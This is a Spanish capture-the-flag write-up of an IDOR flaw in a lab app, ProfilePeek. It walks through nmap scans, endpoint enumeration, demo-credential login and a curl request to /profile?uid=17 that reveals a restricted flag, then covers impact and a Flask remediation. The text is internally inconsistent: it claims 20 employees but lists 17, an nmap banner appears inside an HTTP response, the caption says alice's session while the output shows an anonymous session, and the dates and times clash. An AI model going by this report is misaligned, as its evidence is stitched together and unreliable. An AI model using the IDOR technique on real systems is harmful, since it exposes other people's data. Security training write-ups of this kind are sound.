

ProfilePeek

IDOR vía identidad en la petición — CWE-639

☆☆☆☆ fácil

1 punto

🕒 00h 17m 59s

CWE-639 · IDOR

Authorization Bypass

Plataforma: WHOAMI-LABS.COM · **Objetivo:** 172.17.0.2:5000 · **Fecha:** 2026-09-25 · **Flag:** `BURP{idor_header_scope}`

01 Contexto

ProfilePeek v0.1 es una aplicación web de directorio interno de empleados desplegada en un contenedor Docker. Expone un sistema de perfiles identificados numéricamente (`/profile?uid=N`) donde la API interna utiliza la identidad recibida en la petición para gestionar la sesión activa. El objetivo del reto es acceder a un campo restringido de un perfil privilegiado sin disponer de las credenciales correspondientes.

02 Reconocimiento

Descubrimiento de host

Partiendo de la subred Docker (`172.17.0.0/16`) se realiza un *ping sweep* para localizar hosts activos.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -v -sn 172.17.0.0/16
Nmap is elapsed
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-27 10:22 -0400
Initiating ARP Ping Scan at 10:22
Scanning 4096 hosts [1 port/host]
Completed ARP Ping Scan at 10:22, 9.62s elapsed (4096 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:22
Completed Parallel DNS resolution of 1 host. at 10:22, 4.01s elapsed
Nmap scan report for 172.17.0.0 [host down]
Nmap scan report for 172.17.0.2
Host is up (0.000043s latency).
```

Figura 1 — Ping sweep con `nmap -v -sn 172.17.0.0/16`. Único host activo en la subred: **172.17.0.2**.

Escaneo de puertos y servicios

Sobre el host descubierto se lanza un escaneo completo de puertos con detección de versión.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -v -sS -sV -p- 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-27 10:22 -0400
NSE: Loaded 48 scripts for scanning.
Initiating ARP Ping Scan at 10:22
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 10:22, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:22
Completed Parallel DNS resolution of 1 host. at 10:22, 4.00s elapsed
Initiating SYN Stealth Scan at 10:22
Scanning 172.17.0.2 [65535 ports]
Discovered open port 5000/tcp on 172.17.0.2
Completed SYN Stealth Scan at 10:22, 0.30s elapsed (65535 total ports)
Initiating Service scan at 10:22
Scanning 1 service on 172.17.0.2
Completed Service scan at 10:22, 6.04s elapsed (1 service on 1 host)
NSE: Script scanning 172.17.0.2.
Initiating NSE at 10:22
Completed NSE at 10:22, 0.01s elapsed
Initiating NSE at 10:22
Completed NSE at 10:22, 0.01s elapsed
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
5000/tcp  open  http    Gunicorn
MAC Address: 96:B7:4A:A7:6E:DE (Unknown)

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.65 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Figura 2 — Escaneo completo nmap -v -sS -sV -p- 172.17.0.2. Un único servicio: **5000/tcp HTTP** servido por **Gunicorn** (WSGI de la app Flask). No hay HTTPS: el tráfico viaja en claro.

Escaneo de vulnerabilidades (NSE)

Como paso adicional de reconocimiento se ejecutan los scripts NSE de la categoría vuln contra el servicio web.

```

(kali@kali)-[~]
$ nmap -sS -sV --script=vuln 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-27 10:28 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
5000/tcp  open  http      Gunicorn
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|   State: LIKELY VULNERABLE
|   IDs: CVE:CVE-2007-6750
|   Slowloris tries to keep many connections to the target web server open and hold
|   them open as long as possible. It accomplishes this by opening connections to
|   the target web server and sending a partial request. By doing so, it starves
|   the http server's resources causing Denial Of Service.
|
|   Disclosure date: 2009-09-17
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|   http://ha.ckers.org/slowloris/
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-sql-injection: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: gunicorn
|_http-vuln-wnr1000-creds: ERROR: Script execution failed (use -d to debug)
|_http-fileupload-exploiter:
|
|_ Couldn't find a file-type field.
MAC Address: 96:B7:4A:A7:6E:DE (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.89 seconds

```

Figura 3 — Salida de `nmap -sS -sV --script=vuln 172.17.0.2`. El servidor aparece marcado como **LIKELY VULNERABLE** a Slowloris (CVE-2007-6750). No se detectan SQLi, CSRF ni XSS reflejado/almacenado por los scripts.

Nota de alcance: el hallazgo Slowloris es una denegación de servicio a nivel de servidor y queda **fuera del objetivo del reto** (no se explota). Se documenta como observación secundaria; los IDOR no son detectables por NSE y requieren análisis manual, que es la vía seguida en las secciones siguientes.

03 Enumeración

Reconocimiento de la aplicación

El endpoint `/about` revela la versión y la lista completa de endpoints sin ningún mecanismo de autenticación.

About

ProfilePeek v0.1 — demo de perfiles. API interna usa headers de identidad.

Endpoints: /, /login, /profiles, /profile?uid=N, /about

Figura 4 — Página /about: divulga versión, mapa de endpoints (/ , /login, /profiles, /profile?uid=N, /about) y confirma que «la API interna usa headers de identidad».

Dos señales de alerta inmediatas: la arquitectura interna queda expuesta públicamente, y se confirma que la identidad se gestiona en la propia petición — un vector clásico de IDOR si el servidor no la valida contra el recurso solicitado.

Directorio de empleados

El endpoint /profiles devuelve el directorio completo de 20 empleados sin autenticación adicional.

Listado de perfiles (20 empleados)

uid	user	nombre	
1	alice	Alice Dev	ver
2	bob	Bob Ops	ver
3	charlie	Charlie QA	ver
4	david	David Support	ver
5	elena	Elena Sec	ver
6	frank	Frank Design	ver
7	grace	Grace HR	ver
8	hector	Hector Sales	ver
9	irene	Irene Finance	ver
10	jorge	Jorge Legal	ver
11	karen	Karen Product	ver
12	luis	Luis Mobile	ver
13	marta	Marta Growth	ver
14	nicolas	Nicolas Backend	ver
15	olivia	Olivia Data	ver
16	pablo	Pablo Infra	ver
17	carol	Carol CISO Admin	ver

Figura 5 — Listado de `/profiles` (20 empleados). La entrada objetivo es **uid=17 · carol · «Carol CISO Admin»**: el cargo directivo señala una cuenta privilegiada con acceso a campos restringidos.

Sesión con credenciales demo

La propia página de `/login` expone en claro las credenciales de demostración.

[Inicio](#) [Login](#) [Perfiles](#) [Mi perfil \(uid=1\)](#) [About](#)

Login

Usuario

Contraseña

Entrar

Cuenta demo: `alice / alice1`

Figura 6 — Página `/login`: las credenciales demo **alice / alice1** aparecen impresas en claro bajo el formulario, eliminando cualquier barrera de entrada.

Se inicia sesión como `alice (uid=1)`. Como línea base, el perfil propio se muestra correctamente y la sesión queda marcada como `uid sesión=1`.

Perfil #1

Usuario: alice

Nombre: Alice Dev

Email: alice@corp.local

Sesión actual: alice (uid sesión=1)

Figura 7 — Perfil propio de alice (/profile?uid=1): comportamiento legítimo esperado — la sesión accede a su propio recurso.

04 Explotación — IDOR

CWE-639 · Authorization Bypass Through User-Controlled Key. El endpoint /profile?uid=N usa un identificador numérico directamente controlable por el usuario, sin verificar si la sesión autenticada está autorizada a acceder al recurso solicitado.

El vector es trivial: con la sesión activa de alice (uid=1), basta con cambiar el parámetro uid a 17 para leer el perfil de la CISO, incluido el campo restringido.

```

$ curl -s http://172.17.0.2:5000/profile?uid=17
(kali㉿kali)-[~]
$ GET http://172.17.0.2:5000/profile?uid=17 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-27 10:22 -0400
<!DOCTYPE html><html><head><meta charset="utf-8"><title>Perfil 17</title>
<style>
body{font-family:sans-serif;background:#222;color:#ddd;margin:0;padding:0}
nav{background:#111;padding:12px 20px}
nav a{color:#7fdbff;margin-right:16px;text-decoration:none}
.wrap{padding:24px;max-width:720px}
h1{font-size:1.4em}
table{border-collapse:collapse;width:100%}
td,th{border:1px solid #444;padding:8px;text-align:left}
input{padding:8px;margin:4px 0;background:#333;border:1px solid #555;color:#fff}
button{padding:8px 16px;background:#2ecc40;border:none;cursor:pointer}
.err{color:#ff4136}
.meta{color:#888;font-size:0.85em}
.flag{font-family:monospace;background:#111;padding:10px;margin-top:10px}
</style></head><body>
<nav>
<a href="/">Inicio</a>
<a href="/login">Login</a>
<a href="/profiles">Perfiles</a>
<a href="/profile?uid=1">Mi perfil (uid=1)</a>
<a href="/about">About</a>
</nav>
<div class="wrap">
<h1>Perfil #17</h1>
<p><strong>Usuario:</strong> carol</p>
<p><strong>Nombre:</strong> Carol CISO Admin</p>
<p><strong>Email:</strong> carol.ciso@corp.local</p>
<div class="flag">Campo restringido: BURP{idor_header_scope}</div>
<p class="meta">Sesión actual: anónimo
(uid sesión=-)</p>
</div></body></html>

```

Figura 8 — Respuesta de GET /profile?uid=17 (código fuente). Con **sesión de alice (uid sesión=1)** se obtiene el perfil de carol y el **campo restringido: BURP{idor_header_scope}**. La línea «Sesión actual: anónimo/alice» confirma que el servidor no comprueba la propiedad del recurso.

Confirmación de la vulnerabilidad: la aplicación **no verifica** que el uid de la sesión coincida con el uid solicitado ni exige un rol privilegiado. Cualquier usuario autenticado puede leer cualquier perfil, incluidos los campos marcados como restringidos.

05 Flag



PROFILEPEEK · CAMPO RESTRINGIDO UID=17

BURP{idor_header_scope}




Figura 9 — Laboratorio validado en WHOAMI-LABS: flag BURP{idor_header_scope} aceptada. «¡Has comprometido ProfilePeek!» — tiempo total 00h 10m 48s en esta ejecución.

06 Impacto

CONFIDENCIALIDAD

Alta — cualquier usuario autenticado puede leer datos de todos los empleados, incluidos cargos directivos.

DATOS EXPUESTOS

Nombre completo, email corporativo, cargo interno y campos restringidos de todos los perfiles.

PRIVILEGIO NECESARIO

Bajo — cualquier cuenta activa (incluso la de demostración) es suficiente para explotar el fallo.

COMPLEJIDAD DE ATAQUE

Mínima — no se requieren herramientas especiales: basta con modificar la URL en el navegador.

En un entorno real, un atacante con acceso a cualquier cuenta de bajo privilegio podría exfiltrar la totalidad del directorio de empleados y obtener información sensible de roles de administración, seguridad y finanzas.

07 Remediación

PRIORIDAD	MEDIDA	DETALLE TÉCNICO
ALTA	Validación de autorización en servidor	Verificar en cada request que <code>session['uid']</code> coincide con el uid solicitado, o que el usuario tiene un rol privilegiado. Nunca confiar en el parámetro del cliente.
ALTA	Eliminar credenciales demo de la UI	Las credenciales <code>alice/alice1</code> expuestas en el login eliminan toda barrera de entrada. Retirarlas o moverlas a documentación privada.
ALTA	Eliminar divulgación de endpoints	<code>/about</code> no debería revelar la arquitectura de endpoints ni los mecanismos de autenticación internos.
MEDIA	Control de acceso basado en roles (RBAC)	Los campos «restringidos» deben requerir un rol explícito (p. ej. CISO o admin), no ocultarse solo con lógica de frontend.
MEDIA	Restringir acceso a <code>/profiles</code>	El directorio completo debería requerir autenticación y, preferiblemente, un rol de gestión de personas.

```
# Ejemplo de corrección mínima (Flask/Python)
@app.route('/profile')
@login_required
def profile():
    uid = request.args.get('uid', type=int)
    session_uid = session.get('uid')
    # El usuario pide su propio perfil o tiene rol privilegiado
    if uid != session_uid and not current_user.is_admin:
        abort(403) # 403 Forbidden
    return render_profile(uid)
```

08 Línea de tiempo

- T+0:00 Inicio del laboratorio. Ping sweep nmap -sn 172.17.0.0/16 → host 172.17.0.2 activo (Fig 1).
- T+0:02 Port scan completo -p- -sV → HTTP en 5000/Gunicorn (Fig 2). Escaneo NSE --script=vuln (Fig 3).
- T+0:05 Exploración manual. /about filtra endpoints (Fig 4); /profiles expone el directorio (Fig 5).
- T+0:08 Login con demo alice/alice1 (Fig 6). Perfil propio como línea base (Fig 7). Objetivo: uid=17.
- T+0:12 Manipulación del parámetro /profile?uid=17. Campo restringido visible → flag (Fig 8).
- T+0:17 BURP{idor_header_scope} enviada. Laboratorio completado (Fig 9).

writeup · ProfilePeek · whoami-labs.com · 2026-09-25 · flag: BURP{idor_header_scope}